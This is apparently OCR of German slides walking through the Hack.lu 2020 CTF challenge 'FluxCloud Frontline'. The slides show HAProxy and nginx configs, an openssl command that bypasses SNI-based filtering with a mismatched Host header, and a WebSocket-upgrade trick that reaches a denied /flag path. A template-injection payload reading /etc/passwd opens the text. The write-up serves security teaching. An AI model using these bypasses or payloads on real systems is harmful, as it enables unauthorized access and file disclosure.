

```
"{{'/etc/passwd'|file_excerpt(0,-1)}}"@...
```

Hack.lu 2020 – FluxCloud Frontline

With our brand-new FluxCloud Frontline product, we offer hyper-secure, ultra-rapid edge routing. Of course we have a bug bounty program too! If you can bypass our protections, you will be rewarded with a juicy flag.

https://public.frontline.cloud.flu.xxx:8443/

Übersicht



Quelle: FHantke - FluxCloud Frontline

Firewall: HAProxy


```
6   frontend ft_ssl_vip
7     bind 0.0.0.0:443
8     mode tcp
9
10    tcp-request inspect-delay 5s
11    tcp-request content accept if { req_ssl_hello_type 1 }
12
13    acl app_public req_ssl_sni -i public.frontline.cloud.flu.xxx
14    acl app_secret req_ssl_sni -i secret.frontline.cloud.flu.xxx
15
16    use_backend bk_ssl_app_public if app_public
17    use_backend bk_ssl_app_secret if app_secret
18
19    default_backend bk_ssl_default
20
21  backend bk_ssl_app_public
22    mode tcp
23    server server1 router:443 check
24
25  backend bk_ssl_app_secret
26    mode tcp
27    # Block access to the secret page!
28    tcp-request content reject
29    server server1 router:443 check
```

Bypass Firewall


- TLS-Verbindung aufbauen mit public.frontline.cloud.flu.xxx als Server-Name (SNI)
- Als HTTP-Host secret.frontline.cloud.flu.xxx verwenden

```
$ echo -en "GET / HTTP/1.1\nHost:
secret.frontline.cloud.flu.xxx\n\n" | openssl
s_client -connect public.frontline.cloud.flu.xxx:443
-servername public.frontline.cloud.flu.xxx -quiet
2>/dev/null
```

Router: nginx


```
33      location / {
34          proxy_pass http://app-secret;
35      }
36
37      location /_meta/api/ {
38          rewrite ^/_meta(.*)$ $1 break;
39          proxy_pass http://metadata;
40      }
41      location /_meta/flag {
42          deny all;
43      }
44      location /_meta/socket.io/ {
45          rewrite ^/_meta(.*)$ $1 break;
46          proxy_http_version 1.1;
47          proxy_set_header Upgrade $http_upgrade;
48          proxy_set_header Connection "Upgrade";
49          proxy_pass http://metadata;
50      }
```

Bypass Router



Quelle: FHantke - FluxCloud Frontline

Bypass Router

- Erster HTTP-Request an interne API mit Upgrade-Header
- API-Check liefert 101 Response, daher glaubt nginx, dass ein Websocket geöffnet wurde
- Es besteht nun eine direkte Verbindung zum Backend-Webserver
- Somit kann /flag direkt abgerufen werden

Vielen Dank!